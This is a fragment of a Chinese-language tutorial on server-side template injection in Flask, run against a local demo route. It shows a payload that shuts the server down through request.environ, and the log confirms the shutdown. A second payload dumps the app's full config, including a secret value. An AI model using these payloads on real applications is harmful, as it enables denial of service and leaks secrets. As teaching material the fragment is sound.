


localhost:5000/ssti_unsafe?exploit={{ request.environ['werkzeug.server.shutdown']()}}

```
Hello,None
```

访问http://localhost:5000/ssti_unsafe?exploit={{ request.environ['werkzeug.server.shutdown']()}}

request.environ




```
 * Serving Flask app "app.py"
 * Environment: development
 * Debug mode: off
 * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
127.0.0.1 - - [09/Jul/2018 18:07:24] "GET /ssti_unsafe?exploit={{%20request.environ[%27werkzeug.server.shutdown%27]()}} HTTP/1.1" 200 -

Process finished with exit code 0
```

服务器被关闭了


config



```
Hello,dict_items([('ENV', 'development'), ('DEBUG', False), ('TESTING', False),
('PROPAGATE_EXCEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION', None),
('SECRET_KEY', None), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(31)),
('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'),
('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', None),
('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True),
('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None),
('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None),
('SEND_FILE_MAX_AGE_DEFAULT', datetime.timedelta(0, 43200)),
('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False),
('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'),
('JSON_AS_ASCII', True), ('JSON_SORT_KEYS', True), ('JSONIFY_PRETTYPRINT_REGULAR',
False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None),
('MAX_COOKIE_SIZE', 4093), ('MY_SECRET', 'my_secret')])
```

访问http://localhost:5000/ssti_unsafe?exploit={{%20config.items()%20}}得到了所有的配置信息

